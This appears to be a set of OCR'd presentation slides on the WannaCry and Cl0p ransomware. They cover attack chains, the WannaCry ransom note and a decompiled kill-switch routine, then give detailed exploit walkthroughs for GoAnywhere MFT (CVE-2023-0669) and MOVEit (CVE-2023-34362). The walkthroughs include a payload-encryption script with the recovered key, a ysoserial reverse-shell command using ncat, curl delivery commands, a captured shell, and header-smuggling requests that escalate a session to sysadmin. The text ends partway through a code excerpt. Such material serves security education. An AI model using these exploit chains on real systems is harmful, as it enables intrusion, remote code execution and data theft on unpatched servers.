UNMASK

WannaCry | CLOP

AGENDA

Tip: Use links to go to a different page inside your presentation.


How: Highlight text, click on the link symbol on the toolbar, and select the page in your presentation you want to connect.

RANSOMWARE!!?

```
int main() {
while (Payment != 1) {
fileEncrypt();
checkPayment();
Payment = 1;
fileDecrypt();
selfDestruct();
```

BACK TO
NAVIGATION PAGE

ATTACKS



CURRENT

1.54M

Average Payout

$1.54M

Avergae Payout 2023


73% RISE

2022-2023

BACK TO NAVIGATION PAGE

WANNACRY

- Outbreak Began in 2017
- Targeted Systems ran Windows
- TSymantec estimated the WannaCry recovery cost at nearly $4 billion
- MS17-010(EternalBlue)



THE EXPLOIT ITSELF

- Leaked from the NSA and exploit could gather information from Windows Systems
- Targets SMB [Server Message Block]
- Specially Crafted Packet causes Buffer Overflow leading to RCE

ATTACK CHAIN

Because of size limitations and

To Provide a better reading experience , the attack chain has been moved to the next slide

Phase 1: External Attack

External Cyber-Kill Chain

External Reconnaissance

Search for organizations with open port 445 endpoints and exploitable with EternalBlue.

Weaponization

Creation of artifacts like the code to be injected in SMB process and KILL-SWITCH mechanism.

Delivery & Explotation

Exploit vulnerability with EternalBlue , a hacking tool stolen to NSA.

Installation

It injects code into the SMB system process and becomes persistent by creating an entry in the Windows registry.

Command & Control

Wait for domain controller orders to act. New variant without Kill-Switch.

Phase 2: Internal Attack

Internal Cyber-Kill Chain

Internal Reconnaissance

Search for endpoints within the network with open port 445 endpoints and exploitable with EternalBlue.

Internal Explotation

Exploit vulnerability with EternalBlue. It injects code into the SMB system process and becomes persistent by creating an entry in the Windows registry.

Lateral Movement

It copies itself to those vulnerable endpoints by exploiting a variant of the DoublePulsar payload. The process starts again on every infected computer. The capacity of propagation within the network is enormous.

Target Manipulation

Taking Control

Gets access to system files and deletes existing Shadow Copy folders to prevent the user from retrieving information.

Does not allow booting in system recovery mode. Hides the Recycle Bin.


It kills processes that have open databases to guarantee access to the encryption of such databases (mysql, sqlserver and Exchange)

Proceeds to encrypt the files and directories of the system using an AES algorithm, which can only be decrypted if the private RSA key is available.

When the file encryption finishes, it shows a dialog to the user requesting the ransom.


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
3/2/2020 18:52:49
Time Left
00:00:00:00
Your files will be lost on
3/6/2020 18:52:49
Time Left
00:00:00:00
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin ACCEPTED HERE
Send $600 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt

KILLSWITCH?



Decompile: WinMain - (wannacry)

```
11
12    i = 14;
13    strange_url = s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
14    strange_url_copy = strange_url_buffer;
15    while (i != 0
16                        /* strncpy(strange_url_copy, strange_url, 14) */) {
17      i = i + -1;
18      *(undefined4 *)strange_url_copy = *(undefined4 *)strange_url;
19      strange_url = strange_url + 4;
20      strange_url_copy = strange_url_copy + 4;
21    }
22    *strange_url_copy = *strange_url;
23    InternetOpenA((LPCSTR)0x0,1,(LPCSTR)0x0,(LPCSTR)0x0,0);
24    hInternet_return = InternetOpenUrlA(hInternet,strange_url_buffer,(LPCSTR)0x0,0,0x84000000,0);
25    if (hInternet_return == (HINTERNET)0x0) {
26      InternetCloseHandle(hInternet);
27      InternetCloseHandle(0);
28      FUN_00408090();
29      return 0;
30    }
31    InternetCloseHandle(hInternet);
32    InternetCloseHandle(hInternet_return);
33    return 0;
34  }
35
```

Decompile: WinMain × | Functions ×

CLOP

- First seen in February 2019
- An evolution of the CryptoMix ransomware variant
- Targets Windows[Primarily]
- ELF variant affecting Linux Systems out in December 2022
- Damages of up to $500 million USD

ATTACK CHAIN


- Initial Access
- Lateral Movement
- Privilege Escalation
- Reconnaissance & Data Exfiltration
- Deployment of Ransomware
- Extortion

CL0P TOP 11

- CVE-2019-13080 - MFT
- CVE-2020-10987 - Accelion FTA
- CVE-2021-27101
- CVE-2021-27102 (OS command execution via local web service call)
- CVE-2021-27103 (Server-side request forgery via crafted POST request)
- CVE-2021-27104 (OS command execution via crafted POST request)
- CVE-2023-0669 - PreAuth Command Injection
- CVE-2023-35036 - MoveIT
- CVE-2023-34362 - MoveIT
- CVE-2023-47246 - Sys Aid
- CVE-2023-27350 - PaperCut

Cl0p Ransomware Vulnerabilities

Securin



STUFF GETS BETTER HERE

TECHNICAL ANALYSIS

We'll be covering

- CVE-2023-0669
- CVE-2023-34362
- CVE-2023-27350

CVE-2023-0669

GoAnywhere MFT suffers from a pre-authentication command injection vulnerability in the License Response Servlet due to deserializing an arbitrary attacker-controlled object.

Application was decompiled using jadx

```
public void doPost(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
    Response response = null;
    try {
        response = LicenseAPI.getResponse(httpServletRequest.getParameter(LicenseServer.BUNDLE_PARAM));
    } catch (Exception e) {
        LOGGER.error("Error parsing license response", (Throwable) e);
        httpServletResponse.sendError(500);
    }
    httpServletRequest.getSession().setAttribute(LicenseServer.RESPONSE_PARAM, response);
    httpServletRequest.getSession().setAttribute(SessionAttributes.SESSION_GOTO_OUTCOME.getAttributeKey(), ADMIN_LICENSE_OUTCOME);
    httpServletResponse.sendRedirect(httpServletRequest.getScheme() + "://" + httpServletRequest.getServerName() + ":" + httpServletRequest.getServer
}

public void doGet(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
    doPost(httpServletRequest, httpServletResponse);
}
```

From that, we know it's a GET or POST request, uses the parameter LicenseServer.BUNDLE_PARAM (which is bundle), and the logic in LicenseAPI.getResponse(), which simply calls LicenseController.getResponse():

CVE-2023-0669

```
/* JADX INFO: Access modifiers changed from: protected */
public static Response getResponse(String str) throws BundleException, JAXBException {
    return (Response) inflate(BundleWorker.unbundle(str, getProductKeyConfig(getVersion(str))), Response.class); // getVersion will be 2
}
```

The getProductKeyConfig() code isn't important, so let's look at BundleWorker.unbundle():

```
/* JADX INFO: Access modifiers changed from: protected */
public static String unbundle(String str, KeyConfig keyConfig) throws BundleException {
    try {
        if (!"1".equals(keyConfig.getVersion())) {
            str = str.substring(0, str.indexOf("$"));
        }
        return new String(decompress(verify(decrypt(decode(str.getBytes(StandardCharsets.UTF_8)), keyConfig.getVersion()), keyConfig)), StandardChars
    } catch (CryptoException e) {
        // [...]
    }
}
```

The important line is the last one in the try block. First, it calls decode(), which is base64 decoding:

CVE-2023-0669

```
private static byte[] decode(byte[] bArr) {
    return Base64.decodeBase64(bArr);
}
```

Then it passes that into decrypt(), which, through several abstractions, eventually uses the following encryption configuration in com.linoma.license.gen2.LicenseEncryptor:

```
private static final byte[] IV = {65, 69, 83, 47, 67, 66, 67, 47, 80, 75, 67, 83, 53, 80, 97, 100};

// [...]

public void initialize(boolean z) throws Exception {
    if (!z) {
        this.encryptor = new Encryptor(new StandardEncryptionEngine(getInitializationValue(), IV, "AES", "AES/CBC/PKCS5Padding"));
    }
    this.encryptorV2 = new Encryptor(new StandardEncryptionEngine(getInitializationValueV2(), IV, "AES", "AES/CBC/PKCS5Padding"));
    this.initialized = true;
}

private byte[] getInitializationValue() throws Exception {
    return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySpec(new String("go@nywhereLicenseP@$$wrd".getBytes(), "UTF-8"
}

private byte[] getInitializationValueV2() throws Exception {
    return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySpec(new String("pFRgrOMhauusY2ZDShTsqq2oZXKtoW7R".getBytes(),
}
```

The V2 variation of the function is what we'll use. It generates a key based on a static string.
We simply ran that function in our own Java application to pull that string out:

CVE-2023-0669

```
$ cat Test.java
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

public class Test {
  public static void main(String[] args) throws Exception {
    byte []iv = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySpec(new String("pFRgrOMhauusY2ZDShTsqq2oZXKtoW7R".getBytes()
    System.out.write(iv);
  }
}

$ javac Test.java && java Test | hexdump -C
00000000  0e 69 a3 83 9b 6e cf 45  64 9b 86 1f 4a 27 17 1b  |.i...n.Ed...J'..|
00000010  66 87 0c 95 67 a4 14 4e  ba f3 d5 2f dc 40 64 ca  |f...g..N.../.@d.|
```

That's the encryption key that the licensing bundle is encrypted with. The IV is hardcoded, and is the literal string "AES/CBC/PKCS5Pad". Based on the key length, we know it's AES-256. With all this in mind, we can encrypt our own licensing blob:

CVE-2023-0669

```
require 'base64'
require 'openssl'

PAYLOAD = File.read(ARGV[0])
KEY = "\x0e\x69\xa3\x83\x9b\x6e\xcf\x45\x64\x9b\x86\x1f\x4a\x27\x17\x1b\x66\x87\x0c\x95\x67\xa4\x14\x4e\xba\xf3\xd5\x2f\xdc\x40\x64\xca"
IV = "AES/CBC/PKCS5Pad"

cipher = OpenSSL::Cipher::AES.new('256-CBC')
cipher.encrypt
cipher.iv = IV
cipher.key = KEY
encryptedObject = cipher.update(PAYLOAD) + cipher.final
print Base64::urlsafe_encode64(encryptedObject)
```

Once the decrypt() function completes, the unbundle() function passes the decrypted stream into verify():

```
    private static byte[] verify(byte[] bDecryptedObject, KeyConfig keyConfig) throws IOException, ClassNotFoundException, NoSuchAlgorithmException, In
        ObjectInputStream objectInputStream = null;
        try {
            String str = JCAConstants.SIGNATURE_DSA_SHA1;
            if ("2".equals(keyConfig.getVersion())) {
                str = JCAConstants.SIGNATURE_RSA_SHA512;
            }
            PublicKey publicKey = getPublicKey(keyConfig);
            ObjectInputStream objectInputStream2 = new ObjectInputStream(new ByteArrayInputStream(bDecryptedObject));
            SignedObject signedObject = (SignedObject) objectInputStream2.readObject();
            if (!signedObject.verify(publicKey, Signature.getInstance(str))) {
                throw new IOException("Unable to verify signature!");
            }
            byte[] data = ((SignedContainer) signedObject.getObject()).getData();
            if (objectInputStream2 != null) {
                objectInputStream2.close();
            }
            return data;
        } catch (Throwable th) {
            if (0 != 0) {
                objectInputStream.close();
```

CVE-2023-0669

That code loads the decrypted object as a Java object, specifically a SignedObject; however, the objectInputStream2.readObject() call is enough to know that this is a deserialization issue. So we can generate a payload with ysoserial:

```
$ java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "ncat -e /bin/bash 10.0.0.179 4444" > payload.ser
```

Then we encrypt it with our PoC tool and send with curl (the $2 is a version number; version 1 has a different key, but is otherwise essentially the same):

```
$ curl -ikX POST 'http://10.0.0.219:8000/goanywhere/lic/accept?bundle='$(ruby ./poc-cve-2023-0669.rb ./payload.ser)'$2' > /dev/null
```

Shell Achieved

```
$ nc -v -l -p 4444
[...]
Ncat: Connection from 10.0.0.219.
Ncat: Connection from 10.0.0.219:46832.
whoami
ron
```

CVE-2023-0669

Cross Site Request Forgery
The way this licensing code is supposed to work is:

- The administrator installs GoAnywhere MFT with no license
- When the administrator visits their installation, they're sent to an internet URL,
- https://my.goanywhere.com/lic/request?bundle=p55wfyVKXDVM_bAVZtD[...]
- The user authenticates and selects their license and everything
- my.goanywhere.com redirects the user back to their server, on the endpoint /goanywhere/lic/accept,
- with the bundle= parameter set to the encrypted and serialized license object (that we saw earlier). The redirect looks something like:

```
HTTP/2 302 Found
Date: Fri, 03 Feb 2023 21:25:04 GMT
Content-Length: 0
Location: http://10.0.0.219:8000/goanywhere/lic/accept?bundle=p55[...]A$2
Strict-Transport-Security: max-age=31536000;includeSubDomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: oam.Flash.RENDERMAP.TOKEN=174z370fjp; Path=/; Secure; HttpOnly
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 793e3caaef30c36e-SEA
```

CVE-2023-0669

And sends the user to:

```
GET /goanywhere/lic/accept?bundle=p55[...]A$2 HTTP/1.1
Host: 10.0.0.219:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASESSIONID=7323629B297CCCF064A4DD729FB39259; oam.Flash.RENDERMAP.TOKEN=mbh72tm61; RSESSIONID=B6F99157BC687B76E05193E687EFB336; admin_language=en
Upgrade-Insecure-Requests: 1
```

CVE-2023-34362

We were reasonably sure that SetAllSessionVarsFromHeaders() would be an important part of the exploit chain. Logically, that function should, well, set session variables from headers. Looking at the code, it reads key: value pairs from the X-siLock-SessVar header, and the code is only called from machine2.aspx in the session_setvars transaction.We experimented with a variety of session variables that would appear to do something interesting, and developed this payload, which escalates an existing session to sysadmin privileges:

```
C:\Users\Administrator>curl -ik -H "X-siLock-Transaction: session_setvars" -H "X-siLock-SessVar: MyPermission: 60" -b "ASP.NET_SessionId=lpsgatvdytabkv0u
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain
Server: Microsoft-IIS/10.0
X-siLock-ErrorCode: 0
X-siLock-FolderType: 0
X-siLock-InstID: 1884
X-siLock-Username: fp88r6zpmj24lad7
X-siLock-LoginName: test@test.com
X-siLock-RealName: test@test.com
X-siLock-IntegrityVerified: False
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Robots-Tag: noindex
Date: Fri, 09 Jun 2023 18:15:57 GMT
Content-Length: 0
```

While that worked well, it has a fatal flaw; machine2.aspx cannot be used remotely:

```
$ curl -ik -H "X-siLock-Transaction: session_setvars" -H "X-siLock-SessVar: MyPermission: 60" -b "ASP.NET_SessionId=lpsgatvdytabkv0udywleuqm" "https://16
HTTP/2 200
[...]
x-silock-errordescription: Remote access prohibited.
```

Header Smuggling

we observed that machine2.aspx is actually fetched by localhost (::1) and is accessed shortly after a call to an ISAPI endpoint is called with an action parameter of m2:

```
"2023-05-31 POST /moveitisapi/moveitisapi.dll action=m2 443
"2023-05-31 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 200
```

There didn't seem to be an obvious connection between that transaction and the SQL code at all!

[...]

{"server"=>["Microsoft-IIS/10.0"], "date"=>["Fri, 09 Jun 2023 18:30:54 GMT"], "connection"=>["close"], "x-silock-errorcode"=>["2320"], "x-silock-errordescription"=>["Invalid transaction '"], "x-silock-foldertype"=>["0"], "x-silock-instid"=>["1884"], "x-silock-username"=>["Anonymous"], "x-silock-realname"=>["Anonymous"], "x-silock-integrityverified"=>["False"], "content-length"=>["0"]}

```
$ curl -ik -b "ASP.NET_SessionId=0nisxf5zik0u5ircok2q2mb0" -H 'X-siLock-Test: abcdX-SILOCK-Transaction: folder_add_by_path' -H "X-siLock-Transaction: ses
n_setvars" -H "X-siLock-SessVar: MyPermission: 1000" 'https://10.0.0.193/moveitisapi/moveitisapi.dll?action=m2'
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
Date: Fri, 09 Jun 2023 18:43:06 GMT
Connection: close
X-siLock-ErrorCode: 0
X-siLock-FolderType: 0
X-siLock-InstID: 1884
X-siLock-Username: fp88r6zpmj24lad7
X-siLock-LoginName: test@test.com
X-siLock-RealName: test@test.com
X-siLock-IntegrityVerified: False
Content-Length: 0
```

Using this payload, we could escalate privileges to sysadmin, and basically perform any action in the application using our upgraded session. That's enough to cause a lot of damage, so it's interesting that the attackers went further and exploited SQL injection!

SQL Injection

from the patch, that the interesting function is going to be UserGetUsersWithEmailAddress(), which raises the question: is it possible to get from guestaccess.aspx to UserGetUsersWithEmailAddress()?

- GetHTML() (in SILGuestAccess.cs), which calls
- PerformAction() (in SILGuestAccess.cs), which calls...
- msgEngine.MsgPostForGuest() (in MsgEngine.cs), which calls...
- userEngine.UserGetSelfProvisionUserRecipsWithEmailAddress() (in UserEngine.cs), which calls...
- UserGetUsersWithEmailAddress() (in UserEngine.cs), which is the (presumably) vulnerable function!

```
this.m_pkginfo.LoadFromSession()
```

Session! That's the thing we can sabotage with session_setvars! Let's see what that function does; in SILGuestPackageInfo.cs we can find that function:

```
public void LoadFromSession()
{
  this.AccessCode = this.siGlobs.objSession.GetValue("MyPkgAccessCode");
  this.ValidationCode = this.siGlobs.objSession.GetValue("MyPkgValidationCode");
  this.PkgID = this.siGlobs.objSession.GetValue("MyPkgID");
  this.EmailAddr = this.siGlobs.objSession.GetValue("MyGuestEmailAddr");
  this.InstID = this.siGlobs.objSession.GetValue("MyPkgInstID");
  this.IsSelfProvisioned = Operators.CompareString(this.PkgID, "0", false) == 0;
